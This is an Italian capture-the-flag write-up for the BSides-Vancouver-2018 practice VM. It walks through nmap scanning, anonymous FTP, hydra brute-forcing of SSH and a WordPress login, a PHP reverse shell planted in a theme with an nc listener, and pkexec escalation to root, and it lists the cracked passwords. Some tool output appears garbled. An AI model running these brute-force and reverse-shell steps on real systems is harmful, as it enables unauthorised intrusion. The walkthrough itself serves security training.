

Hacking VM BlackBox corretta.

La Missione: Scatena le tue abilità per conquistare i privilegi di root. Ci sono almeno due percorsi segreti per raggiungere il dominio totale su questa macchina. Durante il tuo viaggio, esplora a fondo ogni angolo nascosto per svelare tutti i suoi misteri.

BSides-Vancouver-2018

Innanzitutto ho scaricato l'ova della macchina virtuale e l'ho importata all'interno di VirtualBox, ho controllato le impostazioni di rete ed ho notato che erano configurate in "scheda solo host", di conseguenza ho proceduto ad impostare anche la rete della Kali in "scheda solo host."

Avviata la macchina ho notato che richiedeva login e password per poter accedere ed ho cominciato a lavorare sul modo per potervi accedere.

Ho cominciato sin da subito a lavorare con nmap ed ho lanciato il comando -p- per scansare tutte le porta presenti sulla rete su cui risiede la Kali e ho notato che oltre al mio ip (192.168.56.4, verificato tramite il comando ifconfig) ce n'era un altro, quindi 192.168.56.3.

```

(kali@vboxkali)-[~]
└─$ nmap -p- 192.168.56.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-13 23:15 CET
Nmap scan report for 192.168.56.3
Host is up (0.00024s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
129 Entering Extended Passive Mode (||52444|).
Nmap scan report for 192.168.56.4
Host is up (0.00050s latency).
All 65535 scanned ports on 192.168.56.4 are in ignored states.
Not shown: 65535 closed tcp ports (conn-refused)
129 Exiting Extended Passive Mode (||52444|).
Nmap done: 256 IP addresses (2 hosts up) scanned in 18.88 seconds
Invalid command

(kali@vboxkali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.4  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::5ace:9403:7a5d:de1f  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:8f:af:f6  txqueuelen 1000  (Ethernet)
        RX packets 65547  bytes 3934508 (3.7 MiB)
        TX errors 0  dropped 0 overruns 0  frame 0
        RX packets 66344  bytes 4900612 (4.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
129 Entering Extended Passive Mode (||52444|).
lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop txqueuelen 1000  (Local Loopback)
        RX packets 131788  bytes 6616384 (6.3 MiB)
        TX errors 0  dropped 0 overruns 0  frame 0
        RX packets 131788  bytes 6616384 (6.3 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

```

Successivamente ho eseguito il comando `nmap -A`, dove `-A` permette una scansione dettagliata del target da esaminare.

```
(kali@vboxkali)-[~]
$ nmap -A 192.168.56.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-13 23:15 CET
Nmap scan report for 192.168.56.3
Host is up (0.00029s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ drwxr-xr-x  2 65534  65534  4096 Mar 03 2018 public
|_ ftp-syst:
|_   STAT:
|_   Directory send OK.
|_ FTP server status:
|_   Connected to 192.168.56.3.
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   At session startup, client count was 2
|_   vsFTPD 2.3.5 - secure, fast, stable
|_ End of status
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|_   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|_   256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-robots.txt: 1 disallowed entry
|_ /backup_wordpress
|_ http-server-header: Apache/2.2.22 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.83 seconds
```

Ho notato subito qualcosa di sospetto, cioè che nella porta ftp risiedevano delle cartelle quindi ho proceduto con una connessione ftp tramite terminale verso l'IP della macchina da scansare. La connessione l'ho stabilita tramite "anonymous" sennò non mi avrebbe permesso l'accesso.

```
(kali@vboxkali)-[~]
$ ftp 192.168.56.3
Connected to 192.168.56.3.
220 (vsFTPd 2.3.5)
Name (192.168.56.3:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||52444|).
150 Here comes the directory listing.
drwxr-xr-x  2 65534  65534  4096 Mar 03 2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> cat users.txt.bk
?Invalid command.
ftp> cat users.txt
?Invalid command.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||61121|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |#####| 31 9.79 KiB/s 00:00 ET
226 Transfer complete.
31 bytes received in 00:00 (6.96 KiB/s)
```

Ho notato che l'unica cartella in cui potevo entrare era "public" e, aprendola, ho trovato il file backup users.txt.bk, quindi l'ho scaricato tramite il comando get.

Aprendolo mi è apparsa una lista di nomi.

```
1 abatchy
2 john
3 mai
4 anne
5 doomguy
6
7
```

Dopo aver ragionato ho deciso di utilizzare ssh per verificare se potessi acquisire il comando del

sistema di uno dei nomi da remoto.
Innanzitutto ho avviato il servizio ssh.

```
(kali@vboxkali)-[~]  
$ sudo service ssh start  
[sudo] password for kali:
```

Dopodiché ho testato le connessioni notando che l'unico sistema di cui potevo acquisire il controllo da remoto era quello di *anne*.

```
(kali@vboxkali)-[~]  
$ ssh john@192.168.56.3  
john@192.168.56.3: Permission denied (publickey).  
  
(kali@vboxkali)-[~]  
$ ssh abatchy@192.168.56.3  
abatchy@192.168.56.3: Permission denied (publickey).  
  
(kali@vboxkali)-[~]  
$ ssh mai@192.168.56.3  
mai@192.168.56.3: Permission denied (publickey).  
  
(kali@vboxkali)-[~]  
$ ssh anne@192.168.56.3  
anne@192.168.56.3's password:  
  
(kali@vboxkali)-[~]  
$ ssh doomguy@192.168.56.3  
doomguy@192.168.56.3: Permission denied (publickey).
```

Sapendo ora il nome dell'utente, ho eseguito il tool hydra per trovare la password.

```
(kali@vboxkali)-[~]  
$ hydra -l anne -P /usr/share/wordlists/rockyou.txt 192.168.56.3 ssh -T4 -V  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-16 16:32:18  
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task  
[DATA] attacking ssh://192.168.56.3:22/  
[ATTEMPT] target 192.168.56.3 - login "anne" - pass "123456" - 1 of 14344399 [child 0] (0/0)  
[ATTEMPT] target 192.168.56.3 - login "anne" - pass "12345" - 2 of 14344399 [child 1] (0/0)  
[ATTEMPT] target 192.168.56.3 - login "anne" - pass "123456789" - 3 of 14344399 [child 2] (0/0)  
[ATTEMPT] target 192.168.56.3 - login "anne" - pass "password" - 4 of 14344399 [child 3] (0/0)  
[ATTEMPT] target 192.168.56.3 - login "anne" - pass "iloveyou" - 5 of 14344399 [child 0] (0/0)  
[ATTEMPT] target 192.168.56.3 - login "anne" - pass "princess" - 6 of 14344399 [child 1] (0/0)  
[ATTEMPT] target 192.168.56.3 - login "anne" - pass "1234567" - 7 of 14344399 [child 2] (0/0)  
[ATTEMPT] target 192.168.56.3 - login "anne" - pass "rockyou" - 8 of 14344399 [child 3] (0/0)  
[22][ssh] host: 192.168.56.3 login: anne password: princess  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-16 16:32:35
```

Ora avendo la il nome utente e la password sono riuscita ad entrare:

- sulla macchina tramite login e password

```
BsidesVancouver2018 [In esecuzione] - Oracle VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
Password:
Login incorrect
bsides2018 login: anne
Password:
Last login: Sun Dec 15 13:08:22 PST 2024 from 192.168.56.4 on pts/1
anne@bsides2018:~$ ls
anne@bsides2018:~$ ls -la
.  ..  .cache
anne@bsides2018:~$ sudo -i
[sudo] password for anne:
root@bsides2018:~# ls /a
ls: cannot access /a: No such file or directory
root@bsides2018:~# ls -la
.  ..  .bash_history  flag.txt  .profile  .pulse-cookie
..  .bashrc      .mysql_history .pulse   .selected_editor
root@bsides2018:~# cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17
```

- da ssh tramite il terminale della kali

```
(kali@vboxkali)-[~]
└─$ ssh anne@192.168.56.3
anne@192.168.56.3's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Mon Dec 16 07:35:05 2024
anne@bsides2018:~$ sudo su
[sudo] password for anne:
root@bsides2018:/home/anne# ls -la
.  ..  .cache
root@bsides2018:/home/anne# cd
root@bsides2018:~# ls -la
.  ..  .bash_history  .bashrc  flag.txt  .mysql_history  .profile  .pulse  .pulse-cookie  .selected_editor
root@bsides2018:~# cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?


@abatchy17
```

Ritornando poi a nmap -A ho fatto caso alla presenza di altri file

```
(kali@vboxkali)-[~]
$ nmap -A 192.168.56.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-13 23:15 CET
Nmap scan report for 192.168.56.3
Host is up (0.00029s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ drwxr-xr-x  2 65534  65534 4096 Mar 03 2018 public
|_ ftp-syst:  2 65534  65534 4096 Mar 03 2018 public
|_ STAT:      very good OK
|_ FTP server status:
|_ 00 OK Connected to 192.168.56.3
|_ 00 OK Logged in as ftp
|_ 00 OK TYPE: ASCII
|_ 00 OK No session bandwidth limit
|_ 00 OK Session timeout in seconds is 300
|_ 00 OK Control connection is plain text
|_ 00 OK Data connections will be plain text
|_ 00 OK At session startup, client count was 2
|_ 00 OK vsFTPD 2.3.5 - secure, fast, stable
|_ End of status
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|_ 2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|_ 256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-robots.txt: 1 disallowed entry
|_ /backup_wordpress
|_ http-server-header: Apache/2.2.22 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.83 seconds
```

- *robots.txt* che, inserito nell'url, mi ha riportato al sito *backup_wordpress*



Infondo alla pagina c'era una sezione log in su cui ho cliccato

META

- [Log in](#)
- [Entries RSS](#)
- [Comments RSS](#)
- [WordPress.org](#)

Provando a inserire anne mi sono accorta che dava messaggio di errore: **invalid username**

ERROR: Invalid username. [Lost your password?](#)

Username or Email

anne

Password

●●●|

☐ Remember Me

Log In

Mentre inserendo john dava il messaggio di errore: **invalid password**

ERROR: The password you entered for the username **john** is incorrect. [Lost your password?](#)

Username or Email

john

Password

☐

Remember Me

Log In

Questo mi ha fatto dedurre che l'unico utente registrato era john


Quindi ho deciso di utilizzare il tool hydra con il servizio http per riuscire ad avere la password per accedere al sito.

La parte http-post-form l'ho estratta tramite l'analisi con burpsuite.


```
---(kali@vboxkali)-[~]
--$ hydra -l john -P /usr/share/wordlists/rockyou.txt 192.168.56.3 http-post-form "/backup_wordpress/wp-login.php:log='USER'*pwd='PASS'*wp-submit=log In&testcookie=1:S=Location" -k -v
hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
```

```
[ATTEMPT] target 192.168.56.3 - login "john" - pass "biscuit" - 2521 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.56.3 - login "john" - pass "becky" - 2522 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.56.3 - login "john" - pass "bautista" - 2523 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.56.3 - login "john" - pass "allan" - 2524 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.56.3 - login "john" - pass "Spring" - 2525 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.56.3 - login "john" - pass "malcolm" - 2526 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.56.3 - login "john" - pass "francesca" - 2527 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.56.3 - login "john" - pass "canela" - 2528 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.56.3 - login "john" - pass "victory" - 2529 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.56.3 - login "john" - pass "toshiba" - 2530 of 14344399 [child 0] (0/0)
[80][http-post-form] host: 192.168.56.3 login: john password: enigma
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-15 18:19:14
```


Dopo aver trovato la password ho inserito le credenziali nel sito, trovandomi nella dashboard.



Ragionando su come fare ho deciso di provare ad inserire un codice php per una reverse shell in uno dei temi



In particolare sono andata nell'editor ed ho inserito il codice php nel template index



Ho avviato net cat per la reverse shell dal terminale della kali cercando di acquisire privilegi di root una volta dentro

```
(kali@vboxkali)-[~]
$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.56.4] from (UNKNOWN) [192.168.56.3] 50118
bash: no job control in this shell
www-data@bsides2018:/var/www/backup_wordpress$
```

Dopo diversi tentativi ho deciso di:

- lanciare il comando in python che migliora l'interattività di una shell limitata ottenuta su un sistema remoto:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

- e successivamente

`pkexec /bin/bash` per eseguire una shell Bash con privilegi di superutente (root) utilizzando `pkexec`, che è un comando del package PolicyKit (polkit).

Conoscendo già la password di anne l'ho inserita, ottenendo così il privilegio di root.

```
www-data@bsides2018:/var/www/backup_wordpress$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@bsides2018:/var/www/backup_wordpress$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@bsides2018:/var/www/backup_wordpress$ pkexec /bin/bash
pkexec /bin/bash
=== AUTHENTICATING FOR org.freedesktop.policykit.exec ===
Authentication is needed to run '/bin/bash' as the super user
Multiple identities can be used for authentication:
 1. abatchy,,, (abatchy)
 2. ,,, (anne)
Choose identity to authenticate as (1-2): 2
2
Password: princess

=== AUTHENTICATION COMPLETE ===
root@bsides2018:~#
```

```
=== AUTHENTICATION COMPLETE ===
root@bsides2018:~# ls
ls
flag.txt
root@bsides2018:~# cat flag.yxy
cat flag.yxy
cat: flag.yxy: No such file or directory
root@bsides2018:~# cat flag.txt
cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17

root@bsides2018:~#
```

Un'altro modo in cui sono riuscita a trovare la flag è stato riavviare la macchina in modalità recovery e poi selezionando root.

